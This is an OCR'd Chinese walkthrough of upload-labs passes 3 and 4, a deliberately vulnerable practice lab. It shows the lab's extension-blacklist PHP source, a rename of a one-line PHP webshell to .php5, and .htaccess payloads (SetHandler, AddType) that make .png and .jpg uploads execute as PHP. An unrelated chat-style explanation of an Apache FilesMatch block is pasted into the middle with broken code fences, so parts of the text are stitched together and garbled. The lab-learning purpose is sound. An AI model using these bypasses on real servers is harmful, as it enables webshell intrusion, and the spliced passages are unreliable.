


- 可以看到文件成功上传



- 右键在另外的标签页打开刚上传的文件






注入成功

Pass 03

- 首先查看提示

> 本pass禁止上传.asp|.aspx|.php|.jsp后缀文件!




- 查看源代码

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
```

```
        $deny_ext = array('.asp','.aspx','.php','.jsp');
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if(!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;

            if (move_uploaded_file($temp_file,$img_path)) {
                 $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '不允许上传.asp,.aspx,.php,.jsp后缀文件！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```


查看源码，黑名单可用`php2`、`php3`、`php5`、`php7`、`phtml`等绕过

- 修改`phpstudy`的配置文件`httpd.conf`



- 加上下面这条命令：

```
AddType application/x-httpd-php .php .phtml .php5 .php3
```




> 修改完配置文件后记得重启以下`phpstudy`服务环境


> 关于AddType命令的作用解释
>
> AddType 指令 作用：在给定的文件扩展名与特定的内容类型之间建立映射 语法：AddType MIME-type extension
> [extension] …
> AddType指令在给定的文件扩展名与特定的内容类型之间建立映射关系。MIME-type指明了包含extension扩展名的文件的媒体类型。
> AddType 是与类型表相关的，描述的是扩展名与文件类型之间的关系。

- 重新启动`phpstudy`服务环境


- 将一句话木马文件`.php`后缀改为`.php5`即可上传



- 如图，上传成功



- 这里有个问题，`php`版本不能为`nts`，不然就会出现`.php5`文件无法解析的情况




Pass04

- 查看下提示信息

```
本pass禁止上传.php|.php5|.php4|.php3|.php2|php1|.html|.htm|.phtml|.pHp|.pHp5|.pHp4|.pHp3|.pHp2|pHp1|.Html|.Htm|.pHtml|.jsp|.jspa|.jspx|.jsw|.jsv|.jspf|.jtml|.jSp|.jSpx|.jSpa|.jSw|.jSv|.jSpf|.jHtml|.asp|.aspx|.asa|.asax|.ascx|.ashx|.asmx|.cer|.aSp|.aSpx|.aSa|.aSax|.aScx|.aShx|.aSmx|.cEr|.sWf|.swf后缀文件!
```

- 这题使用的是`php5`环境，重新上传`pass3`需上传的`php5`或其他类型文件均失败



- 发现有一个文件没有过滤，是上传过程中经常用到的`.htaccess`文件

.htaccess基础知识*重点内容*
.htaccess文件(或者"分布式配置文件")，全称是Hypertext Access(超文本入口)。提供了针对目录改变配置的方法， 即，在一个特定的文档目录中放置一个包含一个或多个指令的文件， 以作用于此目录及其所有子目录。作为用户，所能使用的命令受到限制。管理员可以通过Apache的AllowOverride指令来设置。

启用.htaccess，需要修改httpd.conf，启用AllowOverride，并可以用AllowOverride限制特定命令的使用。如果需要使用.htaccess以外的其他文件名，可以用AccessFileName指令来改变。例如，需要使用.config ，则可以在服务器配置文件中按以下方法配置：AccessFileName .config 。

它里面有这样一段代码：AllowOverride None，如果我们把None改成All

概述来说，htaccess文件是Apache服务器中的一个配置文件，它负责相关目录下的网页配置。通过htaccess文件，可以帮我们实现：网页301重定向、自定义404错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能。

Unix、Linux系统或者是任何版本的Apache Web服务器都是支持.htaccess的，但是有的主机服务商可能不允许你自定义自己的.htaccess文件。


启用.htaccess，需要修改httpd.conf，启用AllowOverride，并可以用AllowOverride限制特定命令的使用。如果需要使用.htaccess以外的其他文件名，可以用AccessFileName指令来改变。例如，需要使用.config ，则可以在服务器配置文件中按以下方法配置：AccessFileName .config 。

笼统地说，.htaccess可以帮我们实现包括：文件夹密码保护、用户自动重定向、自定义错误页面、改变你的文件扩展名、封禁特定IP地址的用户、只允许特定IP地址的用户、禁止目录列表，以及使用其他文件作为index文件等一些功能。

- 漏洞原理

利用上传到服务器上的.htaccess文件修改当前目录下的解析规则

- 查看源码



- 形成条件

1.php5.6以下不带nts的版本
2.服务器没有禁止.htaccess文件的上传，且服务商允许用户使用自定义.htaccess文件

1. `.htaccess`参数

常见配法有以下几种：

```
AddHandler php5-script .jpg
AddType application/x-httpd-php .jpg
SetHandler application/x-httpd-php

Sethandler 将该目录及子目录的所有文件均映射为php文件类型。
Addhandler 使用 php5-script 处理器来解析所匹配到的文件。
AddType 将特定扩展名文件映射为php文件类型。
```

```
以下是这段 Apache 配置代码的逐句解析及完整说明：

---

### **代码逐句解释**

#### **1. `<FilesMatch "jpg">`**
- **作用**：开启一个配置块，匹配文件名中包含 `jpg` 字符串的请求。
- **细节**：
```

  - `FilesMatch` 指令通过正则表达式（默认）匹配请求的文件名。
  - 当前模式 `"jpg"` 存在问题：
    - 它会匹配**文件名中任意位置包含 `jpg`** 的文件（例如 `image.jpg`, `jpg.png`, `backup_jpg.txt` 等）。
    - 更安全的写法应为 `\.jpg$`，表示**以 `.jpg` 结尾的文件**。
    - 建议添加 `(?i)` 标志忽略大小写（如 `(?i)\.jpg$`），以匹配 `.JPG`、`.Jpg` 等扩展名。

---

2. `SetHandler application/x-httpd-php`
- **作用**：强制将匹配到的文件交给 PHP 解析器执行。
- **细节**：
  - 即使文件扩展名是 `.jpg`，Apache 也会调用 PHP 解析器处理文件内容。
  - 常用于动态生成图片的场景（例如通过 PHP 脚本输出图像数据）。
  - **风险**：
    - 若用户能上传 `.jpg` 文件，攻击者可上传伪装成图片的 PHP 代码并执行，导致服务器被入侵。
    - 真实的图片文件若被误解析为 PHP，可能返回错误或泄露敏感信息。

---

3. `</FilesMatch>`
- **作用**：结束 `FilesMatch` 配置块。

潜在问题与改进建议

1. 正则表达式不严谨
- **问题**：原配置 `"jpg"` 可能误匹配非预期的文件（如 `backupjpg.txt`）。
- **改进**：
  ```apache
  <FilesMatch "(?i)\.jpg$">
    SetHandler application/x-httpd-php
  </FilesMatch>
  ```
  - `(?i)`：忽略大小写。
  - `\.jpg$`：严格匹配以 `.jpg` 结尾的文件。

---

2. 安全隐患
- **风险**：允许执行用户上传的 `.jpg` 文件中的 PHP 代码。
- **防御**：
  - 禁止用户上传可执行文件。
  - 将上传目录的 PHP 执行权限关闭：
    ```apache
    <Directory "/path/to/uploads">
      php_flag engine off
    </Directory>
    ```

---

3. 替代写法
如果目的是将 `.jpg` 扩展名关联到 PHP 解析器，更清晰的写法是：
```apache
```

```
AddHandler application/x-httpd-php .jpg
```
- **区别**：
  - `AddHandler` 直接关联扩展名，无需正则匹配。
  - 仍需注意安全风险。

典型应用场景
- **动态图片生成**：通过 PHP 脚本实时生成图片（如验证码、图表）。
  ```php
  <?php
    header("Content-Type: image/jpeg");
    // 生成图片并输出
    $image = imagecreate(200, 100);
    // ... 图像处理代码 ...
    imagejpeg($image);
    imagedestroy($image);
  ?>
  ```
  - 保存为 `.jpg` 文件后，Apache 会调用 PHP 解析器执行并返回图像内容。

总结
这段配置强制所有文件名包含 `jpg` 的文件由 PHP 解析，但存在**误匹配和安全风险**。实际使用时需严格限制文件名格式，并确保应用场景的必要性。如果仍有疑问，欢迎进一步讨论！ 🛠️

`.htaccess`文件内容如下：

```
SetHandler application/x-httpd-php .png
```

方法一

先上传`.htaccess`方法再上传后缀`png`文件，将该目录及子目录的所有文件均映射为`php`文件

> 使用的php版本为php5.4.45 运行模式为 **Apache 2.0 Handler**
>
> 在php的nts版本下面无法解析png图片为php文件 该运行模式为CGI/FastCGI

- `nts`和非`nts`版本区别对比

> 在PHP 开发和生产环境搭建过程中，需要安装PHP语言解析器。官方提供了2种类型的版本，线程安全（TS）版和非线程安全（NTS）版，有时后我们开发环境和实际生产的环境有所不同，因此也需要选择安装对应的PHP版本。
>
> **1、简介**

TS:

TS(*Thread-Safety*)即线程安全，多线程访问时，采用了加锁机制，当一个线程访问该类的某个数据时进行数据加锁保护，其他线程不能同时进行访问该数据，直到该线程读取完毕，其他线程才可访问使用该数据，好处是不会出现数据不一致或者数据污染的情况，但耗费的时间要比 NTS 长。

PHP以 ISAPI 方式（Apache 常用方式）加载的时候选择TS版本。

NTS:

NTS(*None-Thread Safe*)即非线程安全，不提供数据访问保护，有可能出现多个线程先后或同时操作同一数据的情况，容易造成数据错乱（即脏数据），一般操作的执行时间要比 TS 短。

PHP以FAST-CGI方式加载运行的时候选择TNS版，具有更好的性能；

ISAPI：

ISAPI(*Internet Server Application Programming Interface*), 通常是指被http服务器所加载，以服务器的模块形式运行，由微 软提出，故只能在win平台上运行，如win下的apache,iis[用fast cgi方式工作更稳定]，而linux上php 则以 Apache模块（常用方式）或者php-fpm（该方式更适合于NGINX+PHP 运行）的方式运行。

CGI：

cgi(*Common Gateway Interface*):HTTP服务器与客户端机器上的程序进行"交谈"的一种工具,简而言之，cig就是一种 后台语言，可以与服务器进行通讯。此时的php是作为一个独立的程序运行的，特点就是耗费内存。

FAST CGI：

